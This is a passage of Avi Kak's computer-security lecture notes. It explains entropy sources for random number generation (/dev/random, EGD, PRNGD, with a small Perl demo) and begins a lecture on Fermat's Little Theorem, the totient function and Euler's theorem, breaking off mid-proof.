- A fundamental difference between a PRNG and TRNG is that whereas the former must have a seed for initialization, the latter works without seeds. This fundamental difference between a PRNG and TRNG also applies to the difference between a CSPRNG and TRNG.

- These new types of random number generators are based on the idea that only the analog phenomena can be trusted to produce truly random numbers. We are talking about analog phenomena

such as thermal noise in electronic components; direct and indirect consequences of human interactions with the computers and computer networks; various system properties that change with time in unpredictable ways; etc. [To be sure, we have always had true sources of random bits that depended on greatly amplifying the thermal noise in resistors and then digitizing it for the production of random bits. But those random bit generators consumed much power and were generally not considered appropriate for routine communication devices in computer networks. The new types of hardware implementations that I mention in this section do NOT suffer from this limitation.]

- We will consider an *entropy source* to be any source that is capable of yielding a truly random stream of 1's and 0's. Presumably, the randomness of the bits provided by the entropy sources is, directly or indirectly, a consequence of some analog phenomenon.

- The reader may ask: If we can have entropy sources for the production of random sequences of 1's and 0's, why bother with CSPRNGs of the type I presented in Section 10.6?

- To answer the above question, entropy sources, in general, are not capable of providing random bits at the rate needed by high-performance applications. For such applications, the best they can do is to serve as the seeds needed by CSPRNGs of the type presented in Section 10.6.

- The use of entropy-source based random numbers for security in computer networks has spawned new phrases that are now part

of the lexicon of network security:

- *"entropy source"*
- *"hardware entropy source"*
- *"software entropy source"*
- *"accumulation of entropy"*
- *"eating up entropy"*
- *"entropic content"*
- *"extent of entropy"*
- *"entropy hole"*
- etc.

Of course, "entropy" itself is a very old idea and, in the information theoretic context, measures the extent of uncertainty one can associate with a random process. Nevertheless, before the advent of the new class of random number generators described in this section, you were unlikely to run into phrases like "*the keys generated by a communication device may be weak because they are based on insufficient accumulation of entropy.*"

- If we organize the bit stream produced by an entropy source into words, which could be bytes, and if we consider each such word as a random variable that can take the i^{th} value with probability p_i, we can associate the following entropy with the bit stream:

$$H \quad = \quad -\sum_i p_i \log_2 p_i$$

Let's say the bit stream is organized into bytes. A byte takes on 256 numeric values, 0 through 255. If each of these values

is equally probable, then $p_i = \frac{1}{256}$, and the entropy associated with the entropy source would be 8 bits. This is the highest entropy possible for 8-bit words. If the probability distribution of the values taken by 8-bit words were to become nonuniform, the entropy will become less than its maximum value. For the deterministic case, when all the 8-bit patterns are the same, the entropy is zero.

- Let's say you want a random number that can be used as a 128-bit key. Ideally, you would want your entropy source to produce 128-bit words with equal probability. Such an entropy source has an entropy of 128 bits.

- Before delving into the nature of the modern entropy sources, my immediate goal is to re-emphasize the importance of randomness to the security of modern computer networks. As you will realize from the brief discussion in the next bullet (and as you'll realize even more strongly later in this course), if a network device were to use a poor quality random number generator — one whose random numbers are predictable — it would be much too vulnerable to security exploits. The more nonuniform the probabilities of the values taken by the random numbers, the more predictable they become.

- Ideally, any network device — be it a computer, a router, or, for that matter, an embedded device with a communication inter-

face — would only want to use one-time random numbers for the keys needed for encrypting the communications with other hosts or devices. A one-time random number means that there is very little chance that the same random number will be used again in the foreseeable future. One-time random numbers obviously translate into one-time keys. A network device may need session keys as we mentioned earlier in this lecture or public/private keys along the lines talked about in Lecture 12. Whereas a sequence of random bytes can be used directly as a session key, the public/private keys are obtained from those random bytes that can be shown to constitute prime numbers (see Lecture 12). **If a random number generator is so poor that it can only generate one of a small number of different random numbers, its session keys become predictable. As you will see in Section 12.6, such a random number would also result in an attacker being able to figure out the private key that goes with a public key.** [It is important to bear in mind that even an algorithmic approach to random number generation, of the sort described in Section 10.6, needs an initialization number to get it started. To the extent this initialization number is not truly random for each execution of the algorithm, the random number you get from the algorithm may not be as cryptographically secure as you might think.]

- Let's get back to the subject of entropy sources for the production of random bits and bytes. There are two types of entropy sources to consider: the on-chip hardware based entropy sources and the other purely software based entropy sources.

- The on-chip hardware based TRNG obviously use hardware entropy sources, as you'll see in what follows in this section. On the other hand, a software based TRNG uses different types of software processes as sources of entropy, as you will see in Section 10.9.

- The on-chip hardware based approach is exemplified by Intel's Bull Mountain Digital Random Number Generator (DRNG). It uses two inverters (an inverter converts an input of 0 into an output of 1 and vice versa) with the output of one connected to the input of the other. This manner of connecting the two inverters means that, unless the conditions external to the inverters force their outputs to be otherwise, the output of one inverter must be opposite of the output of the other. These external conditions are controlled by a driver circuit. In the off state of the driver circuit, when the output of one inverter is 1, the output of the other must be 0. As to which inverter would output a 1 and which would output a 0 depends on the thermal noise that accompanies the 1-to-0 and 0-to-1 transitions of the circuit elements. In theory, the two inverters must be exactly identical for the stream of 1's and 0's produced in this manner to be truly random. Since that is impossible to satisfy in practice, additional circuity must be used to compensate for any departure from the ideal in the two inverters. Intel has shown that this approach can produce a bit stream at 3 GHz. This bit stream must subsequently be conditioned to compensate for any biases in randomness caused by the two inverters not being truly identical. Finally, the con-

ditioned bits are used to initialize a hardware implementation of a CSPRNG for higher production rates of the random bytes. Intel also provides a machine-code instruction, `RDRAND`, for 64-bit processors for fetching random numbers from the DRNG. [At this point it is important to mention that even the best entropy sources are performance constrained with regard to how fast they can generate the random numbers. By its very definition, an entropy source must sample some analog phenomenon. So the rate at which an entropy source can produce the random bits depends on the rate at which the analog phenomenon is changing. Even though Intel's hardware based approach generates truly random bits faster than any of the other approach I'll mention later, it must nonetheless be used with a hardware implemented CSPRNG for producing bytes at the rates needed by various applications.]

- The next section takes up the subject of software entropy sources for the production of truly random bits.

10.9: SOFTWARE ENTROPY SOURCES

- The previous section introduced the notion of entropy sources for generating true random numbers and focused specifically on hardware sources of entropy. In this section, we take up the subject of software entropy sources.

- Software entropy sources are based on the fact that in virtually every computer there are constantly occurring "phenomena" that, either directly or indirectly, are consequences of some human interaction with that computer or some other networked computer. For example, the exact time instants associated with your keystrokes as you are working on your computer is a random process with a great deal of uncertainty associated with it. [If you are like the rest of the human beings, after every few keystrokes you are either looking at what you just entered to make sure that you did not make any errors, fetching yourself a cup of coffee, watching the newspaper that's open in another window, pacing the floor back and forth if you are stuck in the middle of a difficult writing assignment, and so on. All of these are analog sources of randomness that translate into randomness associated with your keystrokes.] By the same token, the timing of the interrupts generated by you clicking on your mouse buttons are also random. Equally random are the movements of the mouse pointer on your screen. Yet another source of entropy are the times associated with the disk I/O events.

- Other software sources of entropy include information entered in various log files (in `/var/log/syslog`, for example, that is used for the logging of networking and security events), and the output of various system commands such as `ps`, `pstat`, `netstat`, `vmstat`, `df`, `uptime`, etc.

- All of these software sources of entropy can be divided into two categories: those that can only be accessed with root privileges (these are referred to as belonging to the *kernel space*) and those that are accessible with ordinary user privileges (these are referred to as belonging to *user space*).

- The random bits made available by the kernel space entropy sources are available through a special file `/dev/random` in your Linux/Unix platforms.

- On the other hand, the random bits made available by user space entropy sources can be obtained either through EGD (Entropy Gathering Daemon) or through PRNGD (Pseudo Random Number Generator Daemon).

- In the three subsections that follow, I'll first take up `/dev/random`, and its closely related `/dev/urandom` as sources of random bits. Subsequently, I'll talk about EGD and PRNGD as user-space entropy suppliers.

10.9.1: /dev/random and /dev/urandom as Sources of Random Bytes

- As mentioned previously, `/dev/random` gathers entropy in the kernel space. It is based on the randomness associated with keystrokes, mouse movements, disk I/O, device driver I/O, etc.

- You might wonder how much entropy such a source can produce per unit time. What if you are not banging on the keyboard, or playing with mouse, or fetching anything from the disk through a job running in the background (if your job was running in the foreground, then you'd be banging on the keyboard, won't you!), etc., would there still be sufficient entropy generated by `/dev/random` for a 256-bit key that your network interface needs to send some system-generated message to remote machine securely?

- To respond to the question posed above, yes, it is possible for `/dev/random` to block until its pool of random bits possesses sufficient number of bits at the entropy level you want.

- Software sources of entropy can typically only generate a few hundreds bits of entropy per second. So if your needs for random bytes exceeds this rate, you obviously cannot rely on `/dev/random`.

- For a non-blocking kernel space source of entropy, you can use `/dev/urandom` that uses the random bits supplied by `/dev/random` to initialize a CSPRNG (see Section 10.6) in order to produce a very high-quality stream of pseudorandom bytes. Being pseudo-random, the byte stream produced by `/dev/urandom` will obviously have less entropy than the byte stream coming from `/dev/random`.

- In order to use `/dev/random`, it is sometimes important to also examine the directory `/proc/sys/kernel/random/`. This directory contains text files with information on the entropic state of what you can expect to see if read the special file `/dev/random`. For example, the file `entropy_avail` contains an integer that is the value of the entropy of the sequence of 1's and 0's in the entropy pool. The size of the entropy pool can be read from the file `poolsize` in the same directory.

- Shown below is a Perl script whose inner `for` loop queries the file `entropy_avail` once every second until the entropy exceeds the threshold of 32. Subsequently, the script calls `sysread()` and attempts to read 16 bytes from `/dev/random`. However, as you will see in the output that follows the script, the actual number of bytes harvested from `/dev/random` depends on the entropy of what is in the entropy pool at the moment.

```
#!/usr/bin/perl -w
```

```
##  UsingDevRandom.pl
##  Avi Kak
##  April 22, 2013

use strict;

open FROM, "/dev/random" or die "unable to open file: $!";
binmode FROM;
for (;;) {
    my $entropy = 0;
    for (;;) {
        $entropy = `cat /proc/sys/kernel/random/entropy_avail`;
#       last if $entropy > 128;
        last if $entropy > 32;
        sleep 1;
    }
    my $pool_size = `cat /proc/sys/kernel/random/poolsize`;
    my $how_many_bytes_read = sysread(FROM, my $bytes, 16);
    print "Number of bytes read: $how_many_bytes_read\n";
    my @bytes  = unpack 'C*', $bytes;
    my $hex = join ' ', map sprintf("%x", $_), @bytes;
    my $output = sprintf "Entropy Available: %-4d    Pool Size: %-4d      \
Random Bytes in Hex: $hex",
                  $entropy, $pool_size;
    print "$output\n\n\n";
    sleep 1;
}
```

- Shown below is a small segment of the output produced by the outer infinite loop in the script:

```
Number of bytes read: 16
Entropy Available: 128     Pool Size: 4096      Random Bytes in Hex: ed a9 6f 82 d9 74 c8 3 10 9c 44 d3 bc cb 4

Number of bytes read: 14
Entropy Available: 113     Pool Size: 4096      Random Bytes in Hex: a2 2a ad cb 8f 84 80 12 db 6a 2e 50 fc e2

Number of bytes read: 13
Entropy Available: 105     Pool Size: 4096      Random Bytes in Hex: 38 2a f8 14 a 5b 47 1a ec b4 b1 2a b9
```

```
Number of bytes read: 8
Entropy Available: 42      Pool Size: 4096      Random Bytes in Hex: 5e 25 9e 80 69 b5 4d 34

Number of bytes read: 13
Entropy Available: 110     Pool Size: 4096      Random Bytes in Hex: 9a e0 4b a4 7e 8e e6 c8 67 9c d5 7a 7

Number of bytes read: 10
Entropy Available: 86      Pool Size: 4096      Random Bytes in Hex: 36 9d ea ac 22 4e 9 d9 7c a1

Number of bytes read: 8
Entropy Available: 62      Pool Size: 4096      Random Bytes in Hex: 66 9b b d8 2f 31 af 99

Number of bytes read: 8
Entropy Available: 41      Pool Size: 4096      Random Bytes in Hex: 88 28 64 a5 a2 41 38 3a

Number of bytes read: 13
Entropy Available: 108     Pool Size: 4096      Random Bytes in Hex: 6a 77 56 1 29 eb 1d 2c 84 ee 43 18 49

Number of bytes read: 15
Entropy Available: 121     Pool Size: 4096      Random Bytes in Hex: 6 fc 97 67 28 a1 9 d9 2f e8 63 a3 36 2c 56
```

- An important thing to note about this output is that every once in a while it appears to hang. However, just by moving your mouse a bit or entering a few keystrokes gets the output going again. That is further proof of the fact that this kernel-space entropy source gets its randomness from the keystrokes and the mouse movements.

- The act of reading `/dev/random` depletes the random bit pool of the bytes that are read out and causes a reduction in the entropy of what is left behind. The '`sleep 1`' statement at the end of the script is to allow for the replenishment of the entropy before we examine the pool again.

- `/dev/random` and `/dev/urandom` were created by Theodore Ts'o.

10.9.2: EGD — Entropy Gathering Daemon

- As mentioned previously in Section 10.9, EGD gathers its entropy from user-space events. So if for some reason you do not have `/dev/random` in your machine, you could try to install EGD that is available from SourceForge.

- If you download the source code for EGD from SourceForge and examine its implementation code (it is in Perl), you will see the following system commands (amongst several others) that yield the textual output that serves as the starting point for collecting entropy:

```
vmstat -s                 # print virtual memory statistics

netstat -in               # print network connections, routing tables, etc.

df                        # display disk space available

lsof                      # list open files

ps aux                    # snapshot of the current processes

ipcs -a                   # provide info on interprocess communications

last -n 50                # show listing of the last 50 logged in users

arp -a                    # show MAC address of network neighbor
```

- Associated with each source of entropy as listed above is a filter, referred to as `filter` in the EGD source code, that when set

to 1 implies that we ignore all non-numerical output from the command. In other words, all of the output of a command is accepted only for the cases when `filter` is set to 0.

- EGD associates with each source a parameter denoted `bpb`, which stands for "bits of entropy per byte of the output". For example, the `bpb` parameter associated with the source '`vmstat -s`' is 0.5. What that means is that each byte of source (after we remove all non-numerical characters since the value of `filter` for this source is 1) is known to yield an entropy addition of only 0.5 bits. Presumably that implies that if we can extract two bytes of just numerical information from this source and add that to the entropy pool, we can increase the entropy of the pool contents by 1 bit.

- As I mentioned earlier, the listing of the sources I show above is a subset of all the sources in EGD. If any of the sources is found to be "dead", in the sense of not yielding any returns, it is dropped from the source list.

- You fire up the server daemon by calling

```
egd.pl ~/.gnupg/entropy
```

where `egd.pl` is the main Perl file for EGD in the installation directory. The argument to the command creates a Unix domain server socket named `entropy` in the `.gnupg` file of your home directory. [There is nothing sacrosanct about either the name of the Unix domain socket or its location.

Additionally, you are also allowed to use a TCP server sockets. If you choose to use a TCP server socket, the argument to `egd.pl` would be something like `localhost:7777` assuming you want the server to monitor the port 7777.] Subsequently, the entropy daemon will start serving out the random bytes through the Unix socket named by the argument.

- Since EGD invoked in the manner shown above serves out its random bytes through a server socket, you need to create a client socket to receive the random bytes from the server. In order to get used to EGD, the easiest thing to do at the beginning is to use the `egc.pl` client in the `example` subdirectory in the installation directory. Here is a listing of some of the commands you could invoke in the examples directory:

```
egc.pl ~/.gnupg/entropy get             # returns the bits currently in the pool

egc.pl ~/.gnupg/entropy read 16         # fetches and displays 16 random bytes

egc.pl ~/.gnupg/entropy readb 16        # fetches 16 random bytes (blocking)
```

Note the difference between the last two invocations of the client `egc.pl`. The third invocation blocks if you ask for more bytes than there is entropy in the pool. It blocks until the entropy increases to the level commensurate with the number of bytes you requested. The second invocation, on the other hand, is nonblocking because it uses the currently available random bytes to seed a CSPRNG to yield guaranteed number of bytes (whose entropy would obviously be lower than what you would get for the same number of bytes returned by the third invocation).

- Typically, you can count on this entropy server to generate roughly 50 bits of entropy per second.

- You can stop the server daemon by the command '`killall egd.pl`'

- EGD was created by Brian Warner.

10.9.3: PRNGD (Pseudo Random Number Generator Daemon)

- With regard to the basic mechanism used for gathering entropy, PRNGD is very similar to EGD, in the sense that the former also uses the output of user-space processes for randomness.

- While the basic mechanism for entropy gathering is the same, PRNGD uses its own set of user-space commands for the random output it needs to generate entropy. In addition to some of the same system commands as used be EGD, PRNGD also uses the output obtained by invoking the `stat` (for status) command on system files that are likely to be accessed frequently. Examples of such files are `/etc/passwd`, `/tmp`, etc. PRNGD also makes calls to `times()`, `gettimeofday()`, `getpid()`, etc., for additional random outputs.

- One large differences between PRNGD and EGD is that the former is in C whereas the latter is in Perl.

- The other large difference lies in the fact that PRNGD uses the random bits collected from its entropy sources to seed a CSPRNG — more specifically the OpenSSL PRNG — and you only see the output of the CSPRNG. So, at least theoretically speaking, you

never see truly random bytes with PRNGD. On the plus side, though, you will not run into blocking reads of the bytes with PRNGD.

- PRNGD was created by Lutz Janicke.

10.9.4: A Word of Caution Regarding Software Sources of Entropy

- First of all, you need to know that the use of software sources of entropy is more common than you think.

- As alluded to earlier in Section 10.9, random numbers are needed not just by your computer when you log into a remote server using the SSH protocol or when your computer is trying to authenticate the server at an e-commerce site like Amazon. Random numbers are also needed by what are known as *headless devices*, these being routers, firewalls, sever management cards, etc., for establishing secure communications with other hosts in a network.

- As it turns out, a very large number of such headless devices use software entropy sources for the random bytes they need for the keys. The most common such source is `/dev/urandom` that is guaranteed to provide you with any number of pseudorandom bytes in a non-blocking fashion.

- However, as pointed out in Section 10.9.1, the output bytes produced by `/dev/urandom` are NOT meant to be truly random since they are produced by a CSPRNG that, in turn, is seeded by the output of the more truly random `/dev/random`. The headless de-

vices are not able to use `/dev/random` directly because its output blocks until sufficient entropy has built up to deliver the number of bytes needed.

- The main problem with `/dev/urandom` occurs at boot up. For obvious reasons, the very first thing a communication device would want to do would be to create the keys it needs to communicate with other hosts. However, that's exactly the moment when a software entropy source like `/dev/random` is likely to be in an *entropy hole*, that is, likely to possess very little entropy. Therefore, any bytes produced by `/dev/urandom` at this juncture are likely to be low-entropy bytes, which would make them predictable.

- In a recent publication by Nadia Heninger, Zakir Durumeric, Eric Wustrow, and J. Alex Halderman, it was demonstrated that this weakness in the generation of random numbers in headless devices in the internet allowed them to compute the private keys for 0.5% of the SSL/TLS hosts and 1.06% of the SSH hosts from a sampling of over 10 million hosts in the internet. The publication is titled "Mining your Ps and Qs: Detection of Widespread Weak Keys in Network Devices," that appeared in *Proc. 21st USENIX Security Symposium, 2012*. The "P" and "Q" in the title refer to the two prime factors of the modulus used in the RSA algorithm that I'll present in Lecture 12.

- As to how Heninger et al. managed to figure out the private keys

used by a large number of communication devices in the internet is explained in Section 12.7 of Lecture 12.

10.10: HOMEWORK PROBLEMS

1. What aspect of the Needham-Schroeder Key Distribution Protocol gives each of the two parties A and B (who want to communicate securely with each other) the confidence that no third party C is masquerading as the other?

2. What is a nonce and why is it used in the Needham-Schroeder protocol?

3. What sort of secure communication applications is the Kerberos protocol intended for?

4. What does the acronym GSS-API stand for and what is its relationship to Kerberos?

5. What is the difference between algorithmically generated random numbers and true random numbers?

6. What are the essential elements of the X9.17/X9.31 algorithm

for generating pseudorandom numbers that are cryptographically secure?

7. **Programming Assignment:**

Write a Python or a Perl script that generates a cryptographically secure sequence of 8-bit unsigned integers using the Blum-Blum-Shub algorithm of Section 10.7. The algorithm as described generates a bit stream. You would need to pack the bits into one-byte bit arrays. If using Python, take advantage of the bit shifting functions provided in the BitVector class for packing the pseudo-random bits into 8-bit BitVectors. [Since you do not yet know how to generate prime numbers, you will have to supply to your script the two primes p and q that must both be congruent to 3 modulo 4. At this time, fetch the primes you need from one of the several web sites that publish a large number of prime numbers. Later on, after Lecture 11, you will be able to generate your own primes for the script here.]

8. **Programming Assignment:**

For a stream of 100,000 bytes, compare the execution time of the program you wrote for the previous problem with that for your implementation of the RC4 algorithm for doing the same. If you are using Python, it is rather easy to measure the execution time with the `timeit` module. [Pages 322 and 333 of the "Scripting With Objects" book illustrate how you can use Python's `timeit` module.] If using Perl, you can use either the builtin function `time()` or, better yet, the `Benchmark` module for doing the same. Which algorithm, BBS

or RC4, is faster for generating the byte stream and why?

Lecture 11: Prime Numbers And Discrete Logarithms

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 14, 2017
1:53pm

Goals:

- Primality Testing
- Fermat's Little Theorem
- The Totient of a Number
- The Miller-Rabin Probabilistic Algorithm for Testing for Primality
- **Python and Perl Implementations for the Miller-Rabin Primality Test**
- The AKS Deterministic Algorithm for Testing for Primality
- Chinese Remainder Theorem for Modular Arithmetic with Large Composite Moduli
- Discrete Logarithms

CONTENTS

11.1: PRIME NUMBERS

- **Prime numbers are extremely important to computer security.** As you will see in the next lecture, public-key cryptography would not be possible without prime numbers.

- As stated in Lecture 12, an important concern in public-key cryptography is to test a randomly selected integer for its **primality**. That is, we first generate a random number and then try to figure out whether it is prime.

- An integer is prime if it has exactly two **distinct** divisors, the integer 1 and itself. That makes the integer 2 the **first prime**.

- We will also be very interested in two integers being **relatively prime** to each other. Such integers are also called **coprimes**. Two integers m and n are coprimes if and only if their Greatest Common Divisor is equal to 1. That is if $gcd(m, n) = 1$. Therefore, whereas 4 and 9 are coprimes, 6 and 9 are not. [See Lecture 5 for *gcd*.]

- Much of the discussion in this lecture uses the notion of **co-primes**, as defined above. The same concept used in earlier lectures was referred to as **relatively prime**. **But as mentioned above, the two mean the same thing.**

- Obviously, the number 1 is **coprime** to every integer.

11.2: FERMAT'S LITTLE THEOREM

- Our main concern in this lecture is with testing a randomly generated integer for its primality. As you will see in Section 11.5, the test that is computationally efficient is based directly on Fermat's Little Theorem. [This theorem also plays an important role in the derivation of the famous RSA algorithm for public-key cryptography that is presented in Section 12.2.3 of Lecture 12. Yet another application of this theorem will be in the speedup of the modular exponentiation algorithm that is presented in Section 12.5 of Lecture 12.]

- The theorem states that if p is a **prime number**, then for **every integer** a the following must be true

$$a^p \equiv a \pmod{p} \tag{1}$$

Another way of saying the same thing is that for any prime p and any integer a, $a^p - a$ will always be divisible by p. [Review the notation of modular arithmetic in Lecture 5 to fully understand what this theorem is saying. As stated in that lecture, $a^p \equiv a \ (mod\ p)$ means that $a^p \ mod\ p = a \ mod\ p$. For example, $8^3 \equiv 8 \ (mod\ 3)$ since $8^3 \ mod\ 3 = 2$ and, at the same time, $8 \ mod\ 3 = 2$.]

- A "simpler" form of Fermat's Little Theorem states that when p is a **prime**, then for **any** integer a that is **coprime** to p, the following relationship must hold:

$$a^{p-1} \equiv 1 \pmod{p} \tag{2}$$

This form of the theorem does NOT include a's for which $a \equiv p \pmod{p}$. **That is, $a = 0$ and a's that are multiples of p are excluded specifically.** [Recall from Section 5.4 of Lecture 5 that $gcd(0, n) = n$ for all n, implying that 0 cannot be a coprime vis-a-vis any number n.] Another way of stating the theorem in Equation (2) is that for every prime p and every a that is coprime to p, $a^{p-1} - 1$ will always be divisible by p.

- The relationship expressed above can also be written as

$$a^{p-1} \; mod \; p = 1 \tag{3}$$

- To prove the theorem as stated in Eq. (2), let's write down the following sequence assuming that p is prime and a is a non-zero integer that is coprime to p:

$$a,\; 2a,\; 3a,\; 4a, ..., (p-1)a \tag{4}$$

It turns out that if we reduce these numbers modulo p, we will simply obtain a **rearrangement** of the sequence

$$1,\ 2,\ 3,\ 4, ..., (p-1)$$

In what follows, we will first show two examples of this and then present a simple proof.

- For example, consider $p = 7$ and $a = 3$. Now the sequence shown in the expression labeled (4) above will be 3, 6, 9, 12, 15, 18 that when expressed modulo 7 becomes 3, 6, 2, 5, 1, 4.

- For another example, consider $p = 7$ and $a = 8$. Now the sequence shown in the expression labeled (3) above will be 8, 16, 24, 32, 40, 48 that when expressed modulo 7 becomes 1, 2, 3, 4, 5, 6.

- Therefore, we can say

$$\{a,\ 2a,\ 3a, ..., (p-1)a\} \ \ mod\ p \quad = \\ some\ permutation\ of\ \{1,\ 2,\ 3, ..., (p-1)\} \qquad (5)$$

for every prime p and every a that is coprime to p.

- The above conclusion can be established more formally by noting first that, since a cannot be a multiple of p, it is impossible for $k \cdot a \equiv 0 \pmod{p}$ for k, $1 \leq k \leq p-1$. The product $k \cdot a$ cannot be a multiple of p because of the constraints we have

placed on the values of k and a. Additionally note that $k \cdot a$ is also not allowed to become zero because a must be a non-zero integer and because the smallest value for k is 1. Next we can show that for any j and k with $1 \leq j, k \leq (p-1),\ j \neq k$, it is impossible that $j \cdot a \equiv k \cdot a \pmod{p}$ since otherwise we would have $(j-k) \cdot a \equiv 0 \pmod{p}$, which would require that either $a \equiv 0 \pmod{p}$ or that $j \equiv k \pmod{p}$.

- Hence, the product $k \cdot a \pmod{p}$ as k ranges from 1 through $p-1$, both ends inclusive, must yield some permutation of the integer sequence $\{1, 2, 3, \ldots, p-1\}$.

- Therefore, multiplying all of the terms on the left hand side of Eq. (4) would yield

$$a^{p-1} \cdot 1 \cdot 2 \cdots p-1 \quad \equiv \quad 1 \cdot 2 \cdot 3 \cdots p-1 \qquad (\text{mod } p)$$

  Canceling out the common factors on both sides then gives the Fermat's Little Theorem as in Eq. (2). (The common factors can be canceled out because they are all coprimes to p.)

- We therefore have a formal proof for Fermat's Little Theorem as stated in Eq. (2). But what about the theorem as stated in Eq. (1)? Note that Equation (1) places no constraints on a. That is, Eq. (1) does **not** require a to be a coprime to p.

- Proof of the theorem in the form of Eq. (1) follows directly from the theorem as stated in Eq. (2) by multiplying both sides of the latter by a. Since p is prime, when a is not a coprime to p, a must either be 0 or a multiple of p. When a is 0, Eq. (1) is true trivially. When a is, say, $n \cdot p$, Eq. (1) reduces trivially to Eq. (2) because the *mod* p operation cancels out the p factors on both sides of Eq. (1).

- **Do you think it is possible to use Fermat's Little Theorem directly for primality testing?** Let's say you have a number n you want to test for primality. So you have come up with a small *randomly selected* integer a for use in Fermat's Little Theorem. Now let's say you have a magical procedure that can efficiently compute a^{n-1} *mod* n. If the answer returned by this procedure is NOT 1, you can be sure that n is NOT a prime. **However, should the answer equal 1, then you cannot be certain that n is a prime.** You see, if the answer is 1, then n may either be a composite or a prime. [A non-prime number is also referred to as a composite number.] That is because the relationship of Fermat's Little Theorem is also satisfied by numbers that are composite. For example, consider the case $n = 25$ and $a = 7$:

$$7^{25-1} \ mod \ 25 \quad = \quad 1$$

For another example of the same, when $n = 35$ and $a = 6$, we have

$$6^{35-1} \ mod \ 35 \quad = \quad 1$$

- So what is one to do if Fermat's Little Theorem is satisfied for a given number n for a random choice for a? One could try another choice for a. [**Remember, Fermat's Little Theorem must be satisfied by every a that is coprime to n.**] For the case of $n = 25$, we could next try $a = 11$. If we do so, we get

$$11^{25-1} \quad mod \;\; 25 \quad = \quad 16$$

which tells us with certainty that 25 is not a prime.

- In the examples described above, you can think of the numbers 7, 6, and 11 as **probes** for primality testing. The larger the number of probes, a's, you use for a given n, with all the a's satisfying Fermat's Little Theorem, the greater the probability that n is a prime. You stop testing as soon you see the theorem not being satisfied for some value of a, since that is an iron-clad guarantee that n is NOT a prime.

- Note that Fermat's Little Theorem does NOT require that the probe a itself be a prime number. If the number n you are testing for primality is indeed a prime, every randomly chosen probe a between 1 and $n-1$ will obvoiusly be coprime to that value of n. On the other hand, should n actually be a composite, any choice you make for a may or may not be coprime to n. Let's say you are testing $n = 9633197$ for primality and a random selection for the probe throws up the value $a = 7$. For this pair of n and a, we have

$$7^{9633197-1} \ mod \ 9633197 \quad = \quad 117649$$

implying that 9633197 is definite NOT a prime. As it turns out, the value of $a = 7$ in this test is a factor of 9633197.

- We will show in Section 11.5 how the above logic for primality testing is incorporated in a computationally efficient algorithm known as the Miller-Rabin algorithm.

- Before presenting the Miller-Rabin test in Section 11.5, and while we are on a theory jag, we want to get two more closely related things out of the way in Sections 11.3 and 11.4: the totient function and the Euler's theorem. We will need these in our presentation of the RSA algorithm in Lecture 12.

11.3: EULER'S TOTIENT FUNCTION

- An important quantity related to positive integers is the Euler's Totient Function, denoted $\phi(n)$.

- As you will see in Lecture 12, the notion of a totient plays a critical role in the famous RSA algorithm for public key cryptography.

- For a given **positive** integer n, $\phi(n)$ is the number of **positive** integers less than or equal to n that are coprime to n. Recall that two integers a and b are coprimes to each other if $gcd(a, b) = 1$; that is, if their greatest common divisor is 1. [See Lecture 5 for *gcd*.] **$\phi(n)$ is known as the totient of n.** [**Don't forget that 0 cannot be a coprime to any integer n since $gcd(0, n) = n \neq 1$ always.**]

- It follows from the definition that $\phi(1) = 1$. Here are some positive integers and their totients:

```
ints:      1   2   3   4   5   6   7   8   9   10   11   12  ....

totients:  1   1   2   2   4   2   6   4   6   4    10    4  ....
```

  To see why $\phi(3) = 2$: We know that 1 is coprime to 3. The

number 2 is also coprime to 3 since their gcd is 1. However, 3 is **not** coprime to 3 because $gcd(3,3) = 3$.

- If p is prime, its totient is given by $\phi(p) = p - 1$.

- Suppose a number n is a product of two primes p and q, that is $n = p \times q$, then

$$\phi(n) = \phi(p) \cdot \phi(q) = (p-1)(q-1)$$

This follows from the observation that in the set of numbers $\{1, 2, 3, \ldots, p, p+1, \ldots, pq-1\}$, the number p is **not** a coprime to n since $gcd(p, n) = p$. By the same token $2p$, $3p$, ..., $(q-1)p$ are **not** coprimes to n. By similar reasoning, q, $2q$, ..., $(p-1)q$ are **not** coprimes to n. That then leaves the following as the number of coprimes to n:

$$\begin{aligned} \phi(n) &= (pq - 1) - [(q-1) + (p-1)] \\ &= pq - (p + q) + 1 \\ &= (p - 1) \times (q - 1) \\ &= \phi(p) \times \phi(q) \end{aligned}$$

- [**An aside:** Euler's Totient Function and the Euler's Theorem to be presented next are named after Leonhard Euler who lived from 1707 to

1783. He was the first to use the word "function" and gave us the notation $f(x)$ to describe a function that takes an argument. He was an extremely high-energy and rambunctious sort of a guy who was born and raised in Switzerland and who at the age of 22 was invited by Catherine the Great to a professorship in St. Petersburg. He is considered to be one of the greatest mathematicians and probably the most prolific. His work fills 70 volumes, half of which were written with the help of assistants during the last 17 years of his life when he was completely blind.

As to how he became blind is a story unto itself. Being intensely curious about the solar eclipse, the legend has it that he would try watching it directly without any eye protection. On the other hand, Galileo, who lived in the century previous to Euler's and who was even more intensely interested in astronomical phenomena, used to watch solar eclipses through their reflection in water.

Such are the stories of the greats of the past who have shaped us as we know ourselves today.]

11.4: EULER'S THEOREM

- This theorem states that for **every** positive integer n and **every** a that is **coprime** to n, the following must be true

$$a^{\phi(n)} \equiv 1 \pmod{n}$$

where, as defined in the previous section, $\phi(n)$ is the totient of n.

- Note that **when n is a prime**, $\phi(n) = n - 1$. In this case, Euler's Theorem reduces to the Fermat's Little Theorem. However, Euler's Theorem holds for **all** positive integers n as long as a and n are coprime.

- To prove Euler's theorem, let's say

$$R = \{x_1,\ x_2, \ldots,\ x_{\phi(n)}\}$$

is the set of all integer less than n that are relatively prime (the same thing as co-prime) to n.

- Now let S be the set obtained when we multiply modulo n each element of R by some integer a co-prime to n. That is

$$S \;\; = \;\; \Big\{a \times x_1 \bmod n,\; a \times x_2 \bmod n, \ldots,\; a \times x_{\phi(n)} \bmod n\Big\}$$

- We claim that S is simply a permutation of R. To prove this, we first note that $(a \times x_i \bmod n)$ cannot be zero because, as a and x_i are coprimes to n, the product $a \times x_i$ cannot contain n as a factor. Next we can show that for $1 \leq i, j \leq \phi(n)$, $i \neq j$, it is not possible for $(a \times x_i \bmod n)$ to be equal to $(a \times x_j \bmod j)$. If it were possible for $(a \times x_i \bmod n)$ to be equal to $(a \times x_j \bmod j)$, then $(a \times x_i \;-\; a \times x_j \;\equiv\; 0 \;(\bmod n))$ since both $a \times x_i$ and $a \times x_j$ are coprimes to n. That would imply that either a is $0 \bmod n$, or that $x_i \equiv x_j \;(\bmod n)$, both clearly violating the assumptions.

- Therefore, we can say that

$$S \;\; = \;\; \textit{merely a permutation of } R$$

  implying that multiplying **all** of the elements of S should equal the product of **all** of the elements of R. That is

